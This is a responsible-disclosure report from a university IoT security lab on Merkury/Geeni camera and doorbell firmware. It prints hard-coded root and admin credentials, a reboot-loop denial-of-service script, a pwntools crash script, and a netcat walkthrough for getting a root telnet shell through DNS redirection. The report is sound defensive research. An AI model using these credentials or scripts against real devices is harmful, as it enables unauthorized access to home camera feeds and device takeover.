Merkury Innovations / Geeni Multiple Disclosures

Florida Tech IoT S&P Lab

1 Vulnerabilities

We uncovered multiple vulnerabilities in your Merkury Innovations and Geeni Security Camera and Doorbell product lines. All reported vulnerabilities are in firmware that is being reported as the current and up-to-date firmware for the following Merkury and Geeni security camera and doorbell product lines. We are reporting them to you in hopes of working with you to fix these vulnerabilities.

2 Affected Devices and Services

We uncovered vulnerabilities in seven Merkury and Geeni products that represent six different firmware versions that are all reporting *current firmware* in the Geeni companion application.

Device	Type	FW Version	Telnet Service	RESTful API	Web Interface	RTSP Server
GNC-CW013	Doorbell	1.8.1	✗		✗	✗
GNC-CW003	Camera	1.10.16		✗		
GNC-CW010	Camera	1.3.5	✗			
GNC-CW028	Camera	2.7.2	✗	✗		
GNC-CW025	Doorbell	2.9.5		✗		
MI-CW024	Doorbell	2.9.6		✗		
MI-CW017	Camera	2.9.6		✗		

The following section describes the following vulnerabilities in detail.

- Telnet enabled with hard-coded credentials
  9.8 (High): CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- RESTful command server with hard-coded credentials.
  9.8 (High): CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
- Streaming video application with hard-coded credentials.
  7.1 (High): CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
- RSTP Daemon denial of service.
  7.5 (High): CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H
- RTSP Daemon remote code execution.
  9.8 (High): CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

3 Description of Vulnerabilities

3.1 Hard-coded credentials with Telnet service enabled

A vulnerability exists in the Telnet service of Firmware Version 1.3.5 that allows a remote attacker to take full control of the device with a high-privileged account. The vulnerability exists because a system account has a default and static password. An attacker could exploit this vulnerability by using this default account to connect to the affected system. A successful exploit could allow the attacker to gain full control of an affected device. This exists because the following administrator password hashes are statically built into the firmware. These hashes exist on the SPI flash of the device or can be retrieved through the RESTful interface as described in the following section.


```
    Firmware 1.8.1   root:$1$zZjlr1sx$KnnqY6wT2GshVK5dRIlx4 (apix)
    Firmware 2.7.2   root:$1$12345678$CTq8UQyYrE.vbbG7E8Mtj1 (unknown)
```

In the following versions of firmware, telnetd is either enabled or can be enabled through the RESTful command interface by calling /sys/telnetd/switch as described in the following section.

```
    Firmware 1.8.1   Telnet is enabled by default
    Firmware 2.7.2   Telnet can be enabled through the restful interface
```

3.2 RESTful API with Hard-coded Credentials

A vulnerability exists in the RESTful Services API running on various Geenie and Merkury product lines that allows a remote attacker to take full control of the camera with a high-privileged account. The vulnerability exists because a static username and password are compiled into the *ppsapp* RESTful application. An attacker could exploit this vulnerability by using this default account to connect to the affected system. The default username *admin* and password of *056565099* is compiled into the binary as depicted below. On Firmware version 1.35, this differs with the username *admin* and default password *admin*.



```
int32_t pps_init_user_info()                                                                          Disassembly
000a8bfc  0010a0e3  mov     r1, #0
000a8c00  062da0e3  mov     r2, #0x180
000a8c04  a664feeb  bl      memset
000a8c08  78309fe5  ldr     r3, data_a8c88
000a8c0c  78209fe5  ldr     r2, data_a8c8c
000a8c10  030092e8  ldm     r2, {r0, r1}  {admin_username, "admin"}  {0x696d6461}  {admin_username[4], "n"}  {0x32ada8, "056565099"}
000a8c14  000083e5  str     r0, [r3]  {g_pps_user}  {0x696d6461}
000a8c18  043083e2  add     r3, r3, #0x4  {data_4b1668}
000a8c1c  b010c3e1  strh    r1, [r3]  {0x6e}  {data_4b1668}
000a8c20  68309fe5  ldr     r3, data_a8c90
000a8c24  68209fe5  ldr     r2, data_a8c94
000a8c28  070092e8  ldm     r2, {r0, r1, r2}  {0x32ada8, "056565099"}  {0x35363530}  {text_65099, "65099"}  {0x39303536}  {text_65099[
000a8c2c  0300a3e8  stm     r3!, {r0, r1}  {data_4b1684}  {0x35363530}  {data_4b1688}  {0x39303536}  {data_4b168c}  {data_4b168c}
000a8c30  b020c3e1  strh    r2, [r3]  {0x39}  {data_4b168c}
000a8c34  5c309fe5  ldr     r3, data_a8c98
000a8c38  5c209fe5  ldr     r2, data_a8c9c
000a8c3c  070092e8  ldm     r2, {r0, r1, r2}  {0x32adb4, "PpStRoNg"}  {0x74537050}  {text_RoNg, "RoNg"}  {0x674e6f52}  {text_RoNg[4]}
000a8c40  0300a3e8  stm     r3!, {r0, r1}  {data_4b16c4}  {0x74537050}  {data_4b16c8}  {0x674e6f52}  {data_4b16cc}  {data_4b16cc}
000a8c44  0020c3e5  strb    r2, [r3]  {0x0}  {data_4b16cc}
000a8c48  50009fe5  ldr     r0, data_a8ca0  {0x4b16e4}
000a8c4c  50109fe5  ldr     r1, data_a8ca4  {default_password, "#%%&wL1@*tU123zv"}
000a8c50  e665feeb  bl      sprintf
000a8c54  4c309fe5  ldr     r3, data_a8ca8
000a8c58  4c209fe5  ldr     r2, data_a8cac
000a8c5c  030092e8  ldm     r2, {r0, r1}  {text_WeEye, "WeEyE"}  {0x79456557}  {text_WeEye[4], "E"}  {0x32addc, "&$ChuTian_91"}
000a8c60  000083e5  str     r0, [r3]  {data_4b1724}  {0x79456557}
000a8c64  043083e2  add     r3, r3, #0x4  {data_4b1728}
000a8c68  b010c3e1  strh    r1, [r3]  {0x45}  {data_4b1728}
000a8c6c  3c209fe5  ldr     r2, data_a8cb0
000a8c70  3c309fe5  ldr     r3, data_a8cb4
000a8c74  02c0a0e1  mov     r12, r2
000a8c78  0f0093e8  ldm     r3, {r0, r1, r2, r3}  {0x32addc, "&$ChuTian_91"}  {0x68432426}  {0x32ade0, "uTian_91"}  {0x61695475}  {tex
000a8c7c  0700ace8  stm     r12!, {r0, r1, r2}  {data_4b1744}  {0x68432426}  {data_4b1748}  {0x61695475}  {data_4b174c}  {0x31395f6e}
000a8c80  0030cce5  strb    r3, [r12]  {0x0}  {data_4b1750}
000a8c84  0088bde8  pop     {r11, pc} {__saved_r11} {var_4}
```

Figure 1: Usernames and passwords statically compiled into ppsapp.

A successful exploit could allow the attacker to gain full control of an affected device. The following supported RESTful commands could lead to a disclosure of sensitive information, denial of service, or unauthenticated access.

`/proc/self/root/etc/passwd (Only > 2.00)`	`Sensitive information disclosure`
`/sys/info`	`Sensitive information disclosure`
`/sys/reboot`	`Denial of service`
`/sys/factory_reset`	`Denial of service`
`/sys/telnetd/switch (Only == 2.7.2)`	`Allows unauthenticated access`


A proof of concept script for testing the reboot denial of service is shown below:

```
import requests
from requests.auth import HTTPBasicAuth

host = '192.168.1.2'
user='admin'
pswd='056565099'

while True:
   auth=auth=HTTPBasicAuth(user,pswd)
   url = 'http://'+host+'/devices/reboot'
   res=requests.post(url,auth=auth)
```

3.3 Streaming Video Application with Hard-coded Credentials

A vulnerability in the Geeni DoorScreen Doorbell running Firmware 1.8.1 that allows a remote attacker to take full control of the camera with a high-privileged account. The vulnerability exists because a static username and password are compiled into a shared library used to provide the streaming camera service. An attacker could exploit this vulnerability by using this default account to connect to the affected system.


The Geenie DoorScreen Doorbell running Firmware Version 1.8.1 uses the *libhipcam.so* library to authenticate users to the camera system. It contains a backdoor account that is not logged and statically compiled into the library as depicted in the following figure. Thus, an unauthenticated user can log into the system using the username "apexis" and password "008".



```
int32_t cf_check_user(char* arg1, char* arg2, int32_t* arg3)

00005a50  int32_t r3_2
00005a50  if (zx.d(*arg1) == 0)
00005a58  |   r3_2 = 2
00005a70  else
00005a70  |   int32_t r0_1 = strcmp(arg1, "apexis", arg3, "apexis")
00005a78  |   int32_t r0_3
00005a78  |   if (r0_1 == 0)
00005a90  |   |   r0_3 = strcmp(arg2, _"008")
00005a78  |   |   if (r0_3 == 0)
00005aa8  |   |   |   *arg3 = 0
```

Figure 2: Usernames and passwords statically compiled into libhipcam.so.

An unauthenticated user can login to a device using these hard-coded credentials and remotely view the doorbell camera as depicted below.



OSD Silver
Frequency Outdoor
IR Control ON
Mirror Flip
128
129
1
101

Figure 3: A remote user can gain persistent access to camera feeds with the apexis account.

3.4 RSTP Daemon Denial of Service

A denial of service issue issue exists with the RSTPd server running on various Geenie Doorbell and Security Cameras. A remote attacker may cause an unexpected application termination, which triggers a device reboot and can lead to a permanent denial of service.

The vulnerability exists in the receive buffer handling on TCP port 38401 of the RTSPd daemon. Sending periodic and large messages to TCP/38401 will cause a denial of service attack in which the RSTP daemon shuts down, reboots the device, and/or hangs indefinitely. Although we have yet to prove it, it may be feasible that this vulnerability could lead to remote code execution conditions. Proof of concept code is depicted below.

```
from pwn import *
target = '192.168.1.2'
port = 38401

io = remote(target,port)

for i in range(1,100):
  sleep(0.5)
  io.send(cyclic(i*128*10))
  io.sendline()
```

3.5 RTSP Daemon remote code execution

A vulnerability exists in the RTSP service that allows a remote attacker to take full control of the device with a high-privileged account. By sending a specially crafted message, an attacker is able to remotely deliver a telnet session. Its important to note that any attacker upstream from the victim can initiate this attack, including an ISP or network-admin.

A proof of concept attack flow follows. We assume an attacker has the ability to control DNS and can redirect apexisalarm.com to a host under their control. Then an attacker can open netcat on UDP port 8089 and wait for the RTSP daemon to connect. Upon connecting, an attacker can send *cmd:start apx console*, which will send a telnet session to the attacker's IP on TCP port 9089.

```
$ nc -4 -l -v -p 8089 -u -v

cmd:start apx console
```

Upon receiving the telnet session, the attacker may login with the username/passwords discovered previously in this report.

```
$ nc -4 -l -v -p 9089 -v -k

(none) login: root
root
Password: apix
apix

Welcome to HiLinux
~#
```

4 How To Fix the Vulnerabilities

- **Telnet enabled with hard-coded credentials:** Telnetd should be removed from the firmware image as done in the Version 2.9.6.

- **RESTful command server with hard-coded credentials:** The RESTful API must be disabled and/or allowed to be provisioned by the user instead of compiling the username and password into the ppsapp.

- **Streaming video application with hard-coded credentials:** The account apexis should be removed from being compiled directly into the libhipcam.so library.

- **RSTP Daemon denial of service:** The code in rstpd requires significant review as it uses several unsafe functions and unbounded memory copies.

- **RTSP Daemon remote code execution:** There is no reason to have the rtspd deliver a telnet session using the apx console. It is possible this was a debug feature not removed. Recommend removing this unnecessary functionality that an attacker can abuse.

5 Further Contact

Dr. TJ OConnor, toconnor@fit.edu. Program Chair, Cybersecurity, Florida Tech.